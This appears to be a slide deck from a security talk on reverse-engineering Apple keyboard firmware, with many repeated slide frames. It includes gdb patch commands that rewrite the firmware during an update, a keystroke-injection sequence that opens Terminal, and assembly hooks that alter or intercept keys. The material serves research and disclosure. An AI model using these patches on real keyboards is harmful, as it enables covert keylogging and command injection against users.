0x64c8:  0x8f  0xff  0x50  0x00  0x0c  0x01
```

The desired sequence.

```
(gdb) x/38b 0x64a8
0x64a8:  0x00  0x0c  0x00  0x43  0x32  0x00  0x55  0xf8
0x64b0:  0x00  0x55  0xf9  0x00  0x50  0xa3  0x4e  0x62
0x64b8:  0x02  0x80  0x7c  0x03  0x9d  0x90  0x0b  0x62
0x64c0:  0xe2  0x00  0x41  0xff  0xef  0x7c  0x03  0xe3
0x64c8:  0x8f  0xff  0x50  0x00  0x0c  0x01
```

Address = 0x40 (block size) * 0xc (block number) = 0x300.

```
(gdb) x/38b 0x64a8
0x64a8:  0x00  0x0c  0x00  0x43  0x32  0x00  0x55  0xf8
0x64b0:  0x00  0x55  0xf9  0x00  0x50  0xa3  0x4e  0x62
0x64b8:  0x02  0x80  0x7c  0x03  0x9d  0x90  0x0b  0x62
0x64c0:  0xe2  0x00  0x41  0xff  0xef  0x7c  0x03  0xe3
0x64c8:  0x8f  0xff  0x50  0x00  0x0c  0x01
```

Address = 0x40 (block size) * 0xc (block number) = 0x300.

```
0300: 43 32 00     OR reg[32], 00
```

```
(gdb) x/38b 0x64a8
0x64a8:  0x00  0x0c  0x00  0x43  0x32  0x00  0x55  0xf8
0x64b0:  0x00  0x55  0xf9  0x00  0x50  0xa3  0x4e  0x62
0x64b8:  0x02  0x80  0x7c  0x03  0x9d  0x90  0x0b  0x62
0x64c0:  0xe2  0x00  0x41  0xff  0xef  0x7c  0x03  0xe3
0x64c8:  0x8f  0xff  0x50  0x00  0x0c  0x01
```

Address = 0x40 (block size) * 0xc (block number) = 0x300.

```
0300: 43 32 00     OR reg[32], 00
0303: 55 f8 00     MOV [f8], 00
```

```
(gdb) x/38b 0x64a8
0x64a8:  0x00  0x0c  0x00  0x43  0x32  0x00  0x55  0xf8
0x64b0:  0x00  0x55  0xf9  0x00  0x50  0xa3  0x4e  0x62
0x64b8:  0x02  0x80  0x7c  0x03  0x9d  0x90  0x0b  0x62
0x64c0:  0xe2  0x00  0x41  0xff  0xef  0x7c  0x03  0xe3
0x64c8:  0x8f  0xff  0x50  0x00  0x0c  0x01
```

Address = 0x40 (block size) * 0xc (block number) = 0x300.

```
0300: 43 32 00     OR reg[32], 00
0303: 55 f8 00     MOV [f8], 00
0306: 55 f9 00     MOV [f9], 00
```

```
(gdb) x/38b 0x64a8
0x64a8:  0x00  0x0c  0x00  0x43  0x32  0x00  0x55  0xf8
0x64b0:  0x00  0x55  0xf9  0x00  0x50  0xa3  0x4e  0x62
0x64b8:  0x02  0x80  0x7c  0x03  0x9d  0x90  0x0b  0x62
0x64c0:  0xe2  0x00  0x41  0xff  0xef  0x7c  0x03  0xe3
0x64c8:  0x8f  0xff  0x50  0x00  0x0c  0x01
```

Address = 0x40 (block size) * 0xc (block number) = 0x300.

```
0300: 43 32 00    OR reg[32], 00
0303: 55 f8 00    MOV [f8], 00
0306: 55 f9 00    MOV [f9], 00
0309: 50 a3       MOV A, a3
```

```
(gdb) x/38b 0x64a8
0x64a8:  0x00  0x0c  0x00  0x43  0x32  0x00  0x55  0xf8
0x64b0:  0x00  0x55  0xf9  0x00  0x50  0xa3  0x4e  0x62
0x64b8:  0x02  0x80  0x7c  0x03  0x9d  0x90  0x0b  0x62
0x64c0:  0xe2  0x00  0x41  0xff  0xef  0x7c  0x03  0xe3
0x64c8:  0x8f  0xff  0x50  0x00  0x0c  0x01
```

Address = 0x40 (block size) * 0xc (block number) = 0x300.

```
0300: 43 32 00     OR reg[32], 00
0303: 55 f8 00     MOV [f8], 00
0306: 55 f9 00     MOV [f9], 00
0309: 50 a3        MOV A, a3
030b: 4e           SWAP A, SP
```

```
(gdb) x/38b 0x64a8
0x64a8:  0x00  0x0c  0x00  0x43  0x32  0x00  0x55  0xf8
0x64b0:  0x00  0x55  0xf9  0x00  0x50  0xa3  0x4e  0x62
0x64b8:  0x02  0x80  0x7c  0x03  0x9d  0x90  0x0b  0x62
0x64c0:  0xe2  0x00  0x41  0xff  0xef  0x7c  0x03  0xe3
0x64c8:  0x8f  0xff  0x50  0x00  0x0c  0x01
```

Address = 0x40 (block size) * 0xc (block number) = 0x300.

```
0300: 43 32 00     OR reg[32], 00
0303: 55 f8 00     MOV [f8], 00
0306: 55 f9 00     MOV [f9], 00
0309: 50 a3        MOV A, a3
030b: 4e           SWAP A, SP
030c: 62 02 80     MOV reg[02], 80
```

We want to alter last instruction.

```
(gdb) x/38b 0x64a8
0x64a8:  0x00  0x0c  0x00  0x43  0x32  0x00  0x55  0xf8
0x64b0:  0x00  0x55  0xf9  0x00  0x50  0xa3  0x4e  0x62
0x64b8:  0x02  0x80  0x7c  0x03  0x9d  0x90  0x0b  0x62
0x64c0:  0xe2  0x00  0x41  0xff  0xef  0x7c  0x03  0xe3
0x64c8:  0x8f  0xff  0x50  0x00  0x0c  0x01
```

Address = 0x40 (block size) * 0xc (block number) = 0x300.

```
0300: 43 32 00     OR reg[32], 00
0303: 55 f8 00     MOV [f8], 00
0306: 55 f9 00     MOV [f9], 00
0309: 50 a3        MOV A, a3
030b: 4e           SWAP A, SP
030c: 62 02 80     MOV reg[02], 80
```

We want to change 0x80 to 0x00.

On the Cypress CY7C63310/638xx/639xx, 0xf8 and 0xf9 are important for the SSC (Supervisory System Call) instruction.

- used to distinguish valid and accidental SSC calls
- 0xf8 has to have 0x3a
- 0xf9 must have the same value as the stack pointer when the supervisory read only memory (SROM) function executes

Definitely not the case here. Let's go ahead and do the patch.

Final checksum:

- Recall that the final checksum was: 0x4e41b.
- Now we're replacing 0x80 by 0x00
- The new final checksum is: 0x4e39b.
- So we need to replace 0xe41b by 0xe39b.

A benign exploit.

```
$ gdb -q HIDFirmwareUpdaterTool
(gdb) tb *0x226a
Breakpoint 1 at 0x226a
(gdb) r -progress -pid 0x220 kbd_0x0069_0x0220.irrxfw
Breakpoint 1, 0x0000226a in ?? ()
(gdb) set {char}0x64b9 = 0x00
(gdb) set {short}0x845e = 0x9be3
(gdb) c
```

A benign exploit.

```
$ gdb -q HIDFirmwareUpdaterTool
(gdb) tb *0x226a
Breakpoint 1 at 0x226a
(gdb) r -progress -pid 0x220 kbd_0x0069_0x0220.irrxfw
Breakpoint 1, 0x0000226a in ?? ()
(gdb) set {char}0x64b9 = 0x00
(gdb) set {short}0x845e = 0x9be3
(gdb) c
```

Success! We've modified the firmware on the keyboard.

Demo.

A benign exploit.

```
$ gdb -q HIDFirmwareUpdaterTool
(gdb) tb *0x226a
Breakpoint 1 at 0x226a
(gdb) r -progress -pid 0x220 kbd_0x0069_0x0220.irrxfw
Breakpoint 1, 0x0000226a in ?? ()
(gdb) set {char}0x64b9 = 0x00
(gdb) set {short}0x845e = 0x9be3
(gdb) c
```

Success! We've modified the firmware on the keyboard.

Demo.

Although our firmware modification is harmless, an attacker is not going to be so kind.

The MSB of [74] is used to keep track of whether the LED is supposed to be on or off.

```
076c: 47 06 02  TST [06], 02
076f: a0 06     JZ 06 ---> 0776
0771: 55 74 00  MOV [74], 00
0774: 80 04     JMP 04 ---> 0779
0776: 55 74 80  MOV [74], 80
0779: 7f        RET
```

If we want, we can completely decouple the LED from the Caps Lock functionality.

Now I will show that we can alter enumeration.

```
(gdb) x/38b 0x63d6
0x63d6:  0x00  0x09  0x00  0x00  0xde  0x00  0x00  0x1e
0x63de:  0x02  0x64  0x00  0x00  0xde  0x04  0x03  0x09
0x63e6:  0x04  0x16  0x03  0x41  0x00  0x70  0x00  0x70
0x63ee:  0x00  0x6c  0x00  0x65  0x00  0x2c  0x00  0x20
0x63f6:  0x00  0x49  0x00  0x00  0x09  0x01
```

```
(gdb) x/38b 0x63d6
0x63d6:  0x00  0x09  0x00  0x00  0xde  0x00  0x00  0x1e
0x63de:  0x02  0x64  0x00  0x00  0xde  0x04  0x03  0x09
0x63e6:  0x04  0x16  0x03  0x41  0x00  0x70  0x00  0x70
0x63ee:  0x00  0x6c  0x00  0x65  0x00  0x2c  0x00  0x20
0x63f6:  0x00  0x49  0x00  0x00  0x09  0x01
```

Address = 0x40 (block size) * 0x9 (block number) = 0x240.

```
(gdb) x/38b 0x63d6
0x63d6: 0x00 0x09 0x00 0x00 0xde 0x00 0x00 0x1e
0x63de: 0x02 0x64 0x00 0x00 0xde 0x04 0x03 0x09
0x63e6: 0x04 0x16 0x03 0x41 0x00 0x70 0x00 0x70
0x63ee: 0x00 0x6c 0x00 0x65 0x00 0x2c 0x00 0x20
0x63f6: 0x00 0x49 0x00 0x00 0x09 0x01
```

Address = 0x40 (block size) * 0x9 (block number) = 0x240.

Supported language:

bLength	=	0x04	size of descriptor

```
(gdb) x/38b 0x63d6
0x63d6:  0x00  0x09  0x00  0x00  0xde  0x00  0x00  0x1e
0x63de:  0x02  0x64  0x00  0x00  0xde  0x04  0x03  0x09
0x63e6:  0x04  0x16  0x03  0x41  0x00  0x70  0x00  0x70
0x63ee:  0x00  0x6c  0x00  0x65  0x00  0x2c  0x00  0x20
0x63f6:  0x00  0x49  0x00  0x00  0x09  0x01
```

Address = 0x40 (block size) * 0x9 (block number) = 0x240.

Supported language:

bLength	=	0x04	size of descriptor
bDescriptorType	=	0x03	string descriptor

```
(gdb) x/38b 0x63d6
0x63d6:  0x00  0x09  0x00  0x00  0xde  0x00  0x00  0x1e
0x63de:  0x02  0x64  0x00  0x00  0xde  0x04  0x03  0x09
0x63e6:  0x04  0x16  0x03  0x41  0x00  0x70  0x00  0x70
0x63ee:  0x00  0x6c  0x00  0x65  0x00  0x2c  0x00  0x20
0x63f6:  0x00  0x49  0x00  0x00  0x09  0x01
```

Address = 0x40 (block size) * 0x9 (block number) = 0x240.

Supported language:

bLength	=	0x04	size of descriptor
bDescriptorType	=	0x03	string descriptor
wLANGID[0]	=	0x0409	supported language (English - U.S.)

```
(gdb) x/38b 0x63d6
0x63d6: 0x00  0x09  0x00  0x00  0xde  0x00  0x00  0x1e
0x63de: 0x02  0x64  0x00  0x00  0xde  0x04  0x03  0x09
0x63e6: 0x04  0x16  0x03  0x41  0x00  0x70  0x00  0x70
0x63ee: 0x00  0x6c  0x00  0x65  0x00  0x2c  0x00  0x20
0x63f6: 0x00  0x49  0x00  0x00  0x09  0x01
```

Address = 0x40 (block size) * 0x9 (block number) = 0x240.

Manufacturer String:

bLength	=	0x16	size of descriptor

```
(gdb) x/38b 0x63d6
0x63d6:  0x00  0x09  0x00  0x00  0xde  0x00  0x00  0x1e
0x63de:  0x02  0x64  0x00  0x00  0xde  0x04  0x03  0x09
0x63e6:  0x04  0x16  0x03  0x41  0x00  0x70  0x00  0x70
0x63ee:  0x00  0x6c  0x00  0x65  0x00  0x2c  0x00  0x20
0x63f6:  0x00  0x49  0x00  0x00  0x09  0x01
```

Address = 0x40 (block size) * 0x9 (block number) = 0x240.

Manufacturer String:

bLength	=	0x16	size of descriptor
bDescriptorType	=	0x03	string descriptor

```
(gdb) x/38b 0x63d6
0x63d6:  0x00  0x09  0x00  0x00  0xde  0x00  0x00  0x1e
0x63de:  0x02  0x64  0x00  0x00  0xde  0x04  0x03  0x09
0x63e6:  0x04  0x16  0x03  0x41  0x00  0x70  0x00  0x70
0x63ee:  0x00  0x6c  0x00  0x65  0x00  0x2c  0x00  0x20
0x63f6:  0x00  0x49  0x00  0x00  0x09  0x01
```

Address = 0x40 (block size) * 0x9 (block number) = 0x240.

Manufacturer String:

bLength	=	0x16	size of descriptor
bDescriptorType	=	0x03	string descriptor
bString	=	A	

```
(gdb) x/38b 0x63d6
0x63d6: 0x00 0x09 0x00 0x00 0xde 0x00 0x00 0x1e
0x63de: 0x02 0x64 0x00 0x00 0xde 0x04 0x03 0x09
0x63e6: 0x04 0x16 0x03 0x41 0x00 0x70 0x00 0x70
0x63ee: 0x00 0x6c 0x00 0x65 0x00 0x2c 0x00 0x20
0x63f6: 0x00 0x49 0x00 0x00 0x09 0x01
```

Address = 0x40 (block size) * 0x9 (block number) = 0x240.

Manufacturer String:

bLength	=	0x16	size of descriptor
bDescriptorType	=	0x03	string descriptor
bString	=	Ap	

```
(gdb) x/38b 0x63d6
0x63d6:  0x00  0x09  0x00  0x00  0xde  0x00  0x00  0x1e
0x63de:  0x02  0x64  0x00  0x00  0xde  0x04  0x03  0x09
0x63e6:  0x04  0x16  0x03  0x41  0x00  0x70  0x00  0x70
0x63ee:  0x00  0x6c  0x00  0x65  0x00  0x2c  0x00  0x20
0x63f6:  0x00  0x49  0x00  0x00  0x09  0x01
```

Address = 0x40 (block size) * 0x9 (block number) = 0x240.

Manufacturer String:

bLength	=	0x16	size of descriptor
bDescriptorType	=	0x03	string descriptor
bString	=	App	

```
(gdb) x/38b 0x63d6
0x63d6:  0x00  0x09  0x00  0x00  0xde  0x00  0x00  0x1e
0x63de:  0x02  0x64  0x00  0x00  0xde  0x04  0x03  0x09
0x63e6:  0x04  0x16  0x03  0x41  0x00  0x70  0x00  0x70
0x63ee:  0x00  0x6c  0x00  0x65  0x00  0x2c  0x00  0x20
0x63f6:  0x00  0x49  0x00  0x00  0x09  0x01
```

Address = 0x40 (block size) * 0x9 (block number) = 0x240.

Manufacturer String:

bLength	=	0x16	size of descriptor
bDescriptorType	=	0x03	string descriptor
bString	=	Appl	

```
(gdb) x/38b 0x63d6
0x63d6:  0x00  0x09  0x00  0x00  0xde  0x00  0x00  0x1e
0x63de:  0x02  0x64  0x00  0x00  0xde  0x04  0x03  0x09
0x63e6:  0x04  0x16  0x03  0x41  0x00  0x70  0x00  0x70
0x63ee:  0x00  0x6c  0x00  0x65  0x00  0x2c  0x00  0x20
0x63f6:  0x00  0x49  0x00  0x00  0x09  0x01
```

Address = 0x40 (block size) * 0x9 (block number) = 0x240.

Manufacturer String:

bLength	=	0x16	size of descriptor
bDescriptorType	=	0x03	string descriptor
bString	=	Apple	

```
(gdb) x/38b 0x63d6
0x63d6:  0x00  0x09  0x00  0x00  0xde  0x00  0x00  0x1e
0x63de:  0x02  0x64  0x00  0x00  0xde  0x04  0x03  0x09
0x63e6:  0x04  0x16  0x03  0x41  0x00  0x70  0x00  0x70
0x63ee:  0x00  0x6c  0x00  0x65  0x00  0x2c  0x00  0x20
0x63f6:  0x00  0x49  0x00  0x00  0x09  0x01
```

Address = 0x40 (block size) * 0x9 (block number) = 0x240.

Manufacturer String:

bLength	=	0x16	size of descriptor
bDescriptorType	=	0x03	string descriptor
bString	=	Apple,	

```
(gdb) x/38b 0x63d6
0x63d6:  0x00  0x09  0x00  0x00  0xde  0x00  0x00  0x1e
0x63de:  0x02  0x64  0x00  0x00  0xde  0x04  0x03  0x09
0x63e6:  0x04  0x16  0x03  0x41  0x00  0x70  0x00  0x70
0x63ee:  0x00  0x6c  0x00  0x65  0x00  0x2c  0x00  0x20
0x63f6:  0x00  0x49  0x00  0x00  0x09  0x01
```

Address = 0x40 (block size) * 0x9 (block number) = 0x240.

Manufacturer String:

bLength	=	0x16	size of descriptor
bDescriptorType	=	0x03	string descriptor
bString	=	Apple,	

```
(gdb) x/38b 0x63d6
0x63d6: 0x00  0x09  0x00  0x00  0xde  0x00  0x00  0x1e
0x63de: 0x02  0x64  0x00  0x00  0xde  0x04  0x03  0x09
0x63e6: 0x04  0x16  0x03  0x41  0x00  0x70  0x00  0x70
0x63ee: 0x00  0x6c  0x00  0x65  0x00  0x2c  0x00  0x20
0x63f6: 0x00  0x49  0x00  0x00  0x09  0x01
```

Address = 0x40 (block size) * 0x9 (block number) = 0x240.

Manufacturer String:

bLength	=	0x16	size of descriptor
bDescriptorType	=	0x03	string descriptor
bString	=	Apple, I	

```
(gdb) x/38b 0x63d6
0x63d6:  0x00  0x09  0x00  0x00  0xde  0x00  0x00  0x1e
0x63de:  0x02  0x64  0x00  0x00  0xde  0x04  0x03  0x09
0x63e6:  0x04  0x16  0x03  0x41  0x00  0x70  0x00  0x70
0x63ee:  0x00  0x6c  0x00  0x65  0x00  0x2c  0x00  0x20
0x63f6:  0x00  0x49  0x00  0x00  0x09  0x01
```

Address = 0x40 (block size) * 0x9 (block number) = 0x240.

Manufacturer String:

bLength	=	0x16	size of descriptor
bDescriptorType	=	0x03	string descriptor
bString	=	Apple, Inc	

```
(gdb) x/38b 0x63d6
0x63d6:  0x00  0x09  0x00  0x00  0xde  0x00  0x00  0x1e
0x63de:  0x02  0x64  0x00  0x00  0xde  0x04  0x03  0x09
0x63e6:  0x04  0x16  0x03  0x41  0x00  0x70  0x00  0x70
0x63ee:  0x00  0x6c  0x00  0x65  0x00  0x2c  0x00  0x20
0x63f6:  0x00  0x49  0x00  0x00  0x09  0x01
```

Address = 0x40 (block size) * 0x9 (block number) = 0x240.

Manufacturer String:

bLength	=	0x16	size of descriptor
bDescriptorType	=	0x03	string descriptor
bString	=	Apple, Inc	

We can change “Apple, Inc” to “Owned” for fun.


Another benign exploit.

```
$ gdb -q HIDFirmwareUpdaterTool
(gdb) tb *0x226a
Breakpoint 1 at 0x226a
(gdb) r -progress -pid 0x220 kbd_0x0069_0x0220.irrxfw
Breakpoint 1, 0x0000226a in ?? ()
(gdb) set {char}0x63e7 = 0x0c
(gdb) set {char}0x63e9 = 0x4f
(gdb) set {char}0x63eb = 0x77
(gdb) set {char}0x63ed = 0x6e
(gdb) set {char}0x63ef = 0x65
(gdb) set {char}0x63f1 = 0x64
(gdb) set {short}0x845e = 0x1ce4
(gdb) c
```


Another benign exploit.

```
$ gdb -q HIDFirmwareUpdaterTool
(gdb) tb *0x226a
Breakpoint 1 at 0x226a
(gdb) r -progress -pid 0x220 kbd_0x0069_0x0220.irrxfw
Breakpoint 1, 0x0000226a in ?? ()
(gdb) set {char}0x63e7 = 0x0c
(gdb) set {char}0x63e9 = 0x4f
(gdb) set {char}0x63eb = 0x77
(gdb) set {char}0x63ed = 0x6e
(gdb) set {char}0x63ef = 0x65
(gdb) set {char}0x63f1 = 0x64
(gdb) set {short}0x845e = 0x1ce4
(gdb) c
```

Demo.


IOUSB
Search
IOUSB:/Keyboard Hub@fd100000/Apple Keyboard@fd120000
Apple Keyboard@fd120000
Class Inheritance: IOUSBDevice : IOUSBNub : IOService : IORegistryEntry : OSObject
Registered
Matched
Active
Retain Count: 8
Busy Count: 0
Bundle Identifier: com.apple.iokit.IOUSBFamily
Root
EHCI Root Hub Simulation@1A,7
EHCI Root Hub Simulation@1D,7
Built-in iSight@fd400000
Keyboard Hub@fd100000
~~Apple Keyboard@fd120000~~
Apple Keyboard@fd120000
~~Kbd Bootloader@fd120000~~
UHCI Root Hub Simulation@1A
BCM2045B2@1a100000
Bluetooth USB Host Controller@1a110000
UHCI Root Hub Simulation@1A,1
UHCI Root Hub Simulation@1D
UHCI Root Hub Simulation@1D,1
UHCI Root Hub Simulation@1D,2
Apple Internal Keyboard / Trackpad@5d200000
IR Receiver@5d100000
Property Type Value
bcdDevice Number 0x69
bDeviceClass Number 0x0
bDeviceProtocol Number 0x0
bDeviceSubClass Number 0x0
bMaxPacketSize0 Number 0x8
bNumConfigurations Number 0x1
Bus Power Available Number 0x32
Device Speed Number 0x0
idProduct Number 0x220
idVendor Number 0x5ac
iManufacturer Number 0x1
IOCFPlugInTypes Dictionary 1 value
IOGeneralInterest String IOCommand is not serializable
IOUserClientClass String IOUSBDeviceUserClientV2
iProduct Number 0x2
iSerialNumber Number 0x0
locationID Number 0xfd120000
Low Power Displayed Boolean False
non-removable String yes
PortNum Number 0x2
PortUsingExtraPowerForWake Number 0x0
Requested Power Number 0xa
sessionID Number 0x10c608f26225
USB Address Number 0x4
USB Product Name String Apple Keyboard
USB Vendor Name String Owned

There is plenty of unused space in the firmware.



0x30 is the HALT instruction.

Red = 0x30 , Blue = everything else.

0x0DFB to 0x12FF is all HALT instructions.

More than 1K of free space.

Universal Serial Bus Specification Revision 2.0




Figure 8-38. Interrupt Transaction Format


How do we intercept keystrokes typed by the user?
How do we send our own keystrokes back to the host?

- Easy! Modify callers of the routine that fills endpoint buffer
- Keyboard uses interrupt IN endpoint 0x81

Table 21-6. Endpoint 1 Data (EP1DATA) [0x58-0x5F] [R/W]

Bit #	7	6	5	4	3	2	1	0
Field	Endpoint 1 Data Buffer [7:0]							
Read/Write	R/W	R/W	R/W	R/W	R/W	R/W	R/W	R/W
Default	Unknown	Unknown	Unknown	Unknown	Unknown	Unknown	Unknown	Unknown
The Endpoint 1buffer is comprised of 8 bytes located at address 0x58 to 0x5F								

http://datasheet.digchip.com/115/115-15312-CY7C63310.pdf


Untitled - USBlyzer
File Capture Edit Navigate View Options Help
Capture Stop
Request Summary
URB Bulk or Interrupt Transfer succeeded
Device Object USBPDO-10
Driver Object usbhub
URB Function URB_FUNCTION_BULK_OR_INTERRUPT_TRANSFER
URB Status USBD_STATUS_SUCCESS
Endpoint 81h 1 In, Interrupt
Report Type Input
Report Length 8
Type Seq Time Request Request Details Raw Data I/O
START 0001 17:57:22.944
URB 0002 17:57:25.346 Bulk or Interrupt Transfer 8 bytes buffer in
URB 0003 17:57:25.434 Bulk or Interrupt Transfer 8 bytes buffer in
URB 0004-0002 17:57:28.378 Bulk or Interrupt Transfer Input Report len:8 00 00 28 00 00 00 00 00 in
URB 0005 17:57:28.378 Bulk or Interrupt Transfer 8 bytes buffer in
URB 0006-0003 17:57:28.450 Bulk or Interrupt Transfer Input Report len:8 00 00 00 00 00 00 00 00 in
URB 0007 17:57:28.450 Bulk or Interrupt Transfer 8 bytes buffer in
Raw Data
00000000 00 00 28 00 00 00 00 00
Data Analysis
Input Report
Usage Range Lg/Ph Value
Keyboard Return (Enter) Off..On On
Unknown 3 [0..255] 0

```
08 00 00 00 00 00 00 00   command-space
08 00 2C 00 00 00 00 00
00 00 2C 00 00 00 00 00
00 00 00 00 00 00 00 00

00 00 17 00 00 00 00 00   t
00 00 00 00 00 00 00 00

00 00 08 00 00 00 00 00   e
00 00 00 00 00 00 00 00

00 00 15 00 00 00 00 00   r
00 00 00 00 00 00 00 00

00 00 10 00 00 00 00 00   m
00 00 00 00 00 00 00 00
```

```
00 00 0C 00 00 00 00 00   i
00 00 00 00 00 00 00 00

00 00 11 00 00 00 00 00   n
00 00 00 00 00 00 00 00

00 00 04 00 00 00 00 00   a
00 00 00 00 00 00 00 00

00 00 0F 00 00 00 00 00   l
00 00 00 00 00 00 00 00

00 00 28 00 00 00 00 00   return
00 00 00 00 00 00 00 00
```

1ef0 is the key routine that copies stuff into endpoint buffers

```
arguments: X points to stuff to copy into endpoint buffer
           [32] holds endpoint number
           [33] holds # of bytes to copy
           [22]
1ef0: 3c 32 03  CMP [32], 03
1ef3: d0 3f     JNC 3f ---> 1f33
1ef5: 5a 30     MOV [30], X
1ef7: 51 32     MOV A, [32]
1ef9: f0 39     INDEX 39              see 1f34 (50, 58, 60)
1efb: 5c        MOV X, A              X holds address of the
1efc: 51 33     MOV A, [33]             start of endpoint buffer
1efe: 53 31     MOV [31], A
1f00: 7a 31     DEC [31]
1f02: c0 08     JC 08 ---> 1f0b
1f04: 3e 30     MVI A, [[30]++]
1f06: 61 00     MOV reg[X+00], A
1f08: 75        INC X
1f09: 8f f6     JMP f6 ---> 1f00
```

```
1f0b: 58 32      MOV X, [32]
1f0d: 5b         MOV A, X
1f0e: ff 67      INDEX 67              see 1e77 (01, 02, 04)
1f10: 22 22      AND A, [22]           [22]=2 if EP1 int,
1f12: a0 03      JZ 03 ---> 1f16            4 if EP2 int
1f14: 50 80      MOV A, 80             set DATA1
1f16: 2a 33      OR A, [33]            ByteCount[3:0] of endp cnt
1f18: 61 41      MOV reg[X+41], A      write endpoint count
1f1a: 56 27 00   MOV [X+27], 00
1f1d: 5d f7      MOV A, reg[f7]        put CPU flags into A
1f1f: 53 30      MOV [30], A
1f21: 70 fe      AND F, fe             disable global ints
1f23: 63 44 0d   MOV reg[X+44], 0d     set Mode[3:0] to 1101,
1f26: 5e 44      MOV A, reg[X+44]        i.e. ACK IN (STALL=0)
1f28: 39 0d      CMP A, 0d
1f2a: bf f8      JNZ f8 ---> 1f23      make sure mode was set
1f2c: 47 30 01   TST [30], 01          check if global interrupts
1f2f: a0 03      JZ 03 ---> 1f33         was previously enabled
1f31: 71 01      OR F, 01              enable global interrupts
1f33: 7f         RET
```

kiwipulse.com/wp-content/uploads/2008/11/george-w-bush-leaves-office6.jpg

- Before George W. Bush took office in 2000, Clinton staffers removed the 'w' key from all computer keyboards in the White House
- We can do this also, but in firmware

0d51 gets called every time a key goes up/down

```
0d51: 5d 45     MOV A, reg[45]        get endpoint 1 mode
0d53: 21 0f     AND A, 0f
0d55: 39 0c     CMP A, 0c             0x0c = 1100 (NAK IN)
0d57: b0 1e     JNZ 1e ---> 0d76
0d59: 10        PUSH X
0d5a: 7c 06 18  LCALL 0618            A = ([95] - [96]) | [97]
0d5d: 20        POP X
0d5e: 39 00     CMP A, 00
0d60: b0 15     JNZ 15 ---> 0d76
0d62: 55 32 01  MOV [32], 01
0d65: 55 33 08  MOV [33], 08
0d68: 10        PUSH X
0d69: 50 00     MOV A, 00
0d6b: 08        PUSH A
0d6c: 50 65     MOV A, 65
0d6e: 5c        MOV X, A
0d6f: 18        POP A
0d70: 7c 1e f0  LCALL 1ef0            endpoint 1
```

```
0d51: 5d 45  MOV A, reg[45]
0d53: 21 0f  AND A, 0f
0d55: 39 0c  CMP A, 0c
0d57: b0 1e  JNZ 1e --> 0d76

1000: 30     HALT
1001: 30     HALT
1002: 30     HALT
1003: 30     HALT
1004: 30     HALT
1005: 30     HALT
1006: 30     HALT
1007: 30     HALT
1008: 30     HALT
1009: 30     HALT
100a: 30     HALT
100b: 30     HALT
100c: 30     HALT
```

```
0d51: 5d 45  MOV A, reg[45]    0d51: 7d 10 00  LJMP 10 00
0d53: 21 0f  AND A, 0f
0d55: 39 0c  CMP A, 0c
0d57: b0 1e  JNZ 1e --> 0d76

1000: 30     HALT
1001: 30     HALT
1002: 30     HALT
1003: 30     HALT
1004: 30     HALT
1005: 30     HALT
1006: 30     HALT
1007: 30     HALT
1008: 30     HALT
1009: 30     HALT
100a: 30     HALT
100b: 30     HALT
100c: 30     HALT
```

```
0d51: 5d 45   MOV A, reg[45]     0d51: 7d 10 00   LJMP 10 00
0d53: 21 0f   AND A, 0f
0d55: 39 0c   CMP A, 0c
0d57: b0 1e   JNZ 1e --> 0d76

1000: 30      HALT               1000: 3c 67 1a   CMP [67], 1a
1001: 30      HALT               1003: b0 04      JNZ 04 --> 1008
1002: 30      HALT               1005: 55 67 00   MOV [67], 00
1003: 30      HALT               1008: 5d 45      MOV A, reg[45]
1004: 30      HALT               100a: 21 0f      AND A, 0f
1005: 30      HALT               100c: 39 0c      CMP A, 0c
1006: 30      HALT               100e: 7d 0d 57   LJMP 0d 57
1007: 30      HALT
1008: 30      HALT
1009: 30      HALT
100a: 30      HALT
100b: 30      HALT
100c: 30      HALT
```

```
0d51: 5d 45   MOV A, reg[45]
0d53: 21 0f   AND A, 0f
0d55: 39 0c   CMP A, 0c
0d57: b0 1e   JNZ 1e --> 0d76

1000: 30      HALT
1001: 30      HALT
1002: 30      HALT
1003: 30      HALT
1004: 30      HALT
1005: 30      HALT
1006: 30      HALT
1007: 30      HALT
1008: 30      HALT
1009: 30      HALT
100a: 30      HALT
100b: 30      HALT
100c: 30      HALT
```

```
